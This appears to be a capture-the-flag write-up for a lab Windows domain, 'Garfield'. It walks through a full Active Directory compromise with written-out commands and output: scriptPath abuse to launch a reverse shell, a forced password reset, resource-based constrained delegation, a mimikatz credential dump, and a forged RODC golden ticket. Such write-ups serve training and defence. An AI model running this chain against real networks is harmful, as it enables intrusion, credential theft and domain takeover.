
Reconnaissance
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-06-10 02:34:21Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: garfield.htb, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
2179/tcp  open  vmrdp?
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: garfield.htb, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=DC01.garfield.htb
| Not valid before: 2026-02-13T01:10:36
|_Not valid after:  2026-08-15T01:10:36
|_ssl-date: 2026-06-10T02:35:50+00:00; +8h00m01s from scanner time.
| rdp-ntlm-info:
|   Target_Name: GARFIELD
|   NetBIOS_Domain_Name: GARFIELD
|   NetBIOS_Computer_Name: DC01
|   DNS_Domain_Name: garfield.htb
|   DNS_Computer_Name: DC01.garfield.htb
|   DNS_Tree_Name: garfield.htb
|   Product_Version: 10.0.17763
|_  System_Time: 2026-06-10T02:35:09+00:00
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49667/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49671/tcp open  msrpc         Microsoft Windows RPC
49673/tcp open  msrpc         Microsoft Windows RPC
49674/tcp open  msrpc         Microsoft Windows RPC
49887/tcp open  msrpc         Microsoft Windows RPC
49914/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2026-06-10T02:35:10
|_  start_date: N/A
|_clock-skew: mean: 8h00m01s, deviation: 0s, median: 8h00m01s
Like with a lot of Windows machines, it’s a Domain Controller. DC01 is the DC for the garfield.htb domain and has the usual ports open. Therefore I add those names to my /etc/hosts file. Rather unusual is the RDP port though.
Initial Access
As is common in real life pentests, you will start the Garfield box with credentials for the following account
j.arbuckle / Th1sD4mnC4t!@1978
Privilege Escalation
Shell as l.wilson
With those valid credentials I first collect all the data from the domain with bloodhound-ce-python to be analyzed further. Unfortunately it does not show any interesting outbound edges from j.arbuckle.
$ bloodhound-ce-python -u 'j.arbuckle' \
                       -p 'Th1sD4mnC4t!@1978' \
                       -d garfield.htb \
                       -c ALL \
                       --zip \
                       -ns 10.129.18.125 \
                       --dns-tcp
INFO: BloodHound.py for BloodHound Community Edition
INFO: Found AD domain: garfield.htb
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc01.garfield.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 2 computers
INFO: Connecting to LDAP server: dc01.garfield.htb
INFO: Found 8 users
INFO: Found 55 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: RODC01.garfield.htb
INFO: Querying computer: DC01.garfield.htb
INFO: Done in 00M 04S
Often BloodHound does not show the full picture as there are permissions over other objects that do not have an edge in the application yet. Therefore I use bloodyad to show all the writable attributes my current user has access to.
This shows I can modify the scriptPath parameter for two different accounts, Liz Wilson and Liz Wilson ADM. Writing a path to a script (duh) in that attribute executes said script every time the user logs in as showcased in Blazorized.
$ bloodyad --host dc01.garfield.htb \
           -u 'j.arbuckle' \
           -p 'Th1sD4mnC4t!@1978' \
           get writable --detail

--- SNIP ---

distinguishedName: CN=Liz Wilson,CN=Users,DC=garfield,DC=htb
scriptPath: WRITE

distinguishedName: CN=Liz Wilson ADM,CN=Users,DC=garfield,DC=htb
scriptPath: WRITE

distinguishedName: DC=garfield.htb,CN=MicrosoftDNS,DC=DomainDnsZones,DC=garfield,DC=htb
dnsNode: CREATE_CHILD
dnsZoneScopeContainer: CREATE_CHILD

distinguishedName: DC=_msdcs.garfield.htb,CN=MicrosoftDNS,DC=ForestDnsZones,DC=garfield,DC=htb
dnsNode: CREATE_CHILD
dnsZoneScopeContainer: CREATE_CHILD
Those scripts are usually placed into the NETLOGON share directly or within sub folders there1. I first the check my permissions on the share, but even though I can read the file printerDetect.bat, I’m not able to write my payload there. Luckily the same folder is also exposed through the SYSVOL share at /garfield.htb/scripts. User j.arbuckle has write privileges there and I place my reverse shell in shell.bat.
$ impacket-smbclient 'GARFIELD.HTB/j.arbuckle:Th1sD4mnC4t!@1978'@dc01.garfield.htb
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands
# use SYSVOL

# cd garfield.htb/scripts

# put shell.bat

# ls
drw-rw-rw-          0  Sat Jun 13 23:26:54 2026 .
drw-rw-rw-          0  Sat Jun 13 23:26:54 2026 ..
-rw-rw-rw-        217  Sat Sep 13 00:25:38 2025 printerDetect.bat
-rw-rw-rw-       1351  Sat Jun 13 23:26:54 2026 shell.bat
Now I update the scriptPath attribute for l.wilson and wait until the account logs in for the next time. This grants me a reverse shell on the domain controller.
$ bloodyad --host dc01.garfield.htb \
           -u 'j.arbuckle' \
           -p 'Th1sD4mnC4t!@1978' \
           set object l.wilson scriptPath -v 'shell.bat'
[+] l.wilson's scriptPath has been updated
Shell as l.wilson_adm
Checking out the outgoing edges in BloodHound reveals this user can update the password for their administrative user l.wilson_adm.

I transfer PowerView.ps1 to the target, import it and then use Set-DomainUserPassword to reset the password to a known value.
PS > . .\PowerView.ps1
PS > $UserPassword = ConvertTo-SecureString 'Password123!' -AsPlainText -Force
PS > Set-DomainUserPassword -Identity l.wilson_adm -AccountPassword $UserPassword
Shell as SYSTEM on RODC01
Once again in BloodHound I search for interesting edges. This time there are actually two distinct ones. l.wilson_adm can update certain attributes of RODC01, effectively enabling resource-based constrained delegation, and also add itself to the RODC Adminstrators group.

To abuse RBCD to take over RODC01 I need to have an account with a SPN set. Computer accounts usually fulfill this requirement and unless configured otherwise domain users have the ability to add 10 computers to the domain2. nxc comes with a module to check for this and it returns the default value.
$ nxc ldap dc01.garfield.htb -u 'l.wilson_adm' \
                             -p 'Password123!' \
                             -M maq

LDAP        10.129.18.125  389    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:garfield.htb) (signing:None) (channel binding:No TLS cert)
LDAP        10.129.18.125  389    DC01             [+] garfield.htb\l.wilson_adm:Password123!
MAQ         10.129.18.125  389    DC01             [*] Getting the MachineAccountQuota
MAQ         10.129.18.125  389    DC01             MachineAccountQuota: 10
I then proceed to add a new computer and then configure RBCD for this new account on RODC01. Now I can impersonate any user while connecting to the read-only domain controller.
$ impacket-addcomputer -dc-host dc01.garfield.htb \
                       GARFIELD.HTB/l.wilson_adm:Password123\!
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Successfully added machine account DESKTOP-8ACL2L9R$ with password cvf9JNJ2CUPwfwHwj5XtT7VkKTYM8pAb.

$ impacket-rbcd -action write \
                -delegate-to 'RODC01$' \
                -delegate-from 'DESKTOP-8ACL2L9R$' \
                -dc-ip 10.129.18.125 \
                -dc-host dc01.garfield.htb \
                GARFIELD.HTB/l.wilson_adm:Password123\!
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
[*] Delegation rights modified successfully!
[*] DESKTOP-8ACL2L9R$ can now impersonate users on RODC01$ via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[*]     DESKTOP-8ACL2L9R$   (S-1-5-21-2502726253-3859040611-225969357-11101)
While accounting for the time difference between my host and the actual domain controller, I request a new service ticket for Administrator with the computer credentials. This allows me to use psexec to gain a shell as SYSTEM.
$ faketime -f +8h impacket-getST -spn cifs/rodc01.garfield.htb@garfield.htb \
                                 -impersonate Administrator \
                                 -dc-ip 10.129.18.125 \
                                 GARFIELD.HTB/'DESKTOP-8ACL2L9R$':'cvf9JNJ2CUPwfwHwj5XtT7VkKTYM8pAb'
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@cifs_rodc01.garfield.htb@GARFIELD.HTB.ccache
Shell as Administrator
In order to take over the domain controller from its read-only counterpart, one can use a RODC Golden Ticket, by using the NTLM hash of the krbtgt_XXXXX account and then impersonate any account in the msDS-RevealOnDemandGroup and not in the msDS-NeverRevealGroup attributes of the RODC3.
First I check the current value of msDS-NeverRevealGroup and it does contain most of the interesting accounts. Trying to modify this attribute fails due to insufficient permissions as SYSTEM and l.wilson_adm.
$ bloodyad --host dc01.garfield.htb \
           -u 'l.wilson_adm' \
           -p 'Password123!' \
           get object rodc01\$ --attr msDS-NeverRevealGroup

distinguishedName: CN=RODC01,OU=Domain Controllers,DC=garfield,DC=htb
msDS-NeverRevealGroup: CN=Denied RODC Password Replication Group,CN=Users,DC=garfield,DC=htb; CN=Account Operators,CN=Builtin,DC=garfield,DC=htb; CN=Server Operators,CN=Builtin,DC=garfield,DC=htb; CN=Backup Operators,CN=Builtin,DC=garfield,DC=htb; CN=Administrators,CN=Builtin,DC=garfield,DC=htb
This might be fixed through becoming a member of the RODC Adminstrators, the edge previously found in BloodHound, so I add the account and then recheck the permissions.
$ bloodyad --host dc01.garfield.htb \
           -u 'l.wilson_adm' \
           -p 'Password123!' \
           add groupMember 'RODC Administrators' 'l.wilson_adm'
[+] l.wilson_adm added to RODC Administrators

$ bloodyad --host dc01.garfield.htb \
           -u 'l.wilson_adm' \
           -p 'Password123!' \
           get writable --detail

distinguishedName: CN=S-1-5-11,CN=ForeignSecurityPrincipals,DC=garfield,DC=htb
url: WRITE
wWWHomePage: WRITE

distinguishedName: CN=RODC01,OU=Domain Controllers,DC=garfield,DC=htb
msDS-AllowedToActOnBehalfOfOtherIdentity: WRITE
msDS-RevealOnDemandGroup: WRITE
msDS-NeverRevealGroup: WRITE
lastLogonTimestamp: WRITE
managedBy: WRITE
logonCount: WRITE
accountExpires: WRITE
profilePath: WRITE
userParameters: WRITE
pwdLastSet: WRITE
userWorkstations: WRITE
logonWorkstation: WRITE
logonHours: WRITE
scriptPath: WRITE
lastLogon: WRITE
lastLogoff: WRITE
homeDrive: WRITE
homeDirectory: WRITE
badPwdCount: WRITE
userAccountControl: WRITE
I plan to take over the Administrator account, so I add it to the msDS-RevealOnDemandGroup attribute and purge msDS-NeverRevealGroup.
$ bloodyad --host dc01.garfield.htb
           -u 'l.wilson_adm' \
           -p 'Password123!' \
           set object rodc01\$ msDS-RevealOnDemandGroup \
           -v 'CN=Administrators,CN=Builtin,DC=garfield,DC=htb'
[+] rodc01$'s msDS-RevealOnDemandGroup has been updated

$ bloodyad --host dc01.garfield.htb \
           -u 'l.wilson_adm' \
           -p 'Password123!' \
           set object rodc01\$ msDS-NeverRevealGroup
[+] rodc01$'s msDS-NeverRevealGroup has been updated
Last but not least I have to get the NTLM hash for the krbtgt_8245 account (as seen in BloodHound) and for this I use mimikatz in the SYSTEM context of the RODC01 machine.
> ./mimikatz.exe "token::elevate" "privilege::debug" "lsadump::lsa /inject" "exit"
  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

540	{0;000003e7} 1 D 20135     	NT AUTHORITY\SYSTEM	S-1-5-18	(04g,21p)	Primary
 -> Impersonated !
 * Process Token : {0;000003e7} 0 D 1531721   	NT AUTHORITY\SYSTEM	S-1-5-18	(04g,28p)	Primary
 * Thread Token  : {0;000003e7} 1 D 1561338   	NT AUTHORITY\SYSTEM	S-1-5-18	(04g,21p)	Impersonation (Delegation)

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # lsadump::lsa /inject
Domain : GARFIELD / S-1-5-21-2502726253-3859040611-225969357

RID  : 000001f4 (500)
User : Administrator

 * Primary
    NTLM :
    LM   :

RID  : 000001f5 (501)
User : Guest

 * Primary
    NTLM :
    LM   :

RID  : 000001f6 (502)
User : krbtgt

 * Primary
    NTLM :
    LM   :

RID  : 00000643 (1603)
User : krbtgt_8245

 * Primary
    NTLM : 445aa4221e751da37a10241d962780e2
    LM   :
  Hash NTLM: 445aa4221e751da37a10241d962780e2
    ntlm- 0: 445aa4221e751da37a10241d962780e2
    lm  - 0: 0ab3d34a182bb016fc4cfd26544a9f16
--- SNIP ---
The regular ticketer.py from impacket does not have the -rodcNo flag yet, so I use the one from an open pull request. This way I forge a new ticket for Administrator and can use it to obtain a shell on the domain controller DC01.
$ python3 ticketer.py -nthash 445aa4221e751da37a10241d962780e2 \
                      -domain-sid S-1-5-21-2502726253-3859040611-225969357 \
                      -domain GARFIELD.HTB \
                      -rodcNo 8245 \
                      -user-id 500 \
                      Administrator
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] RODC golden ticket mode: kvno will be encoded with RODC number 8245
[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for GARFIELD.HTB/Administrator
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncAsRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncASRepPart
[*] Saving ticket in Administrator.ccache
Attack Path
flowchart TD

subgraph "Privilege Escalation"
    A(Access as j.arbuckle) -->|Modify scriptPath| B(Shell as l.wilson)
    B -->|Force Password Reset| C(Shell as l.wilson_adm)
    C -->|Add computer to domain & RBCD| D(Shell as SYSTEM on RODC01)
    C -->|Add self to group| E(Member of RODC Administrators)
    D -->|Dump credentials| F(NTLM hash for krbtgt_8245)
    E -->|Configure NeverRevealGroup and RevealOnDemandGroup| G
    F -->|Forge Golden Ticket| G(Ticket for Administrator)
    G --> H(Shell as Administrator)
end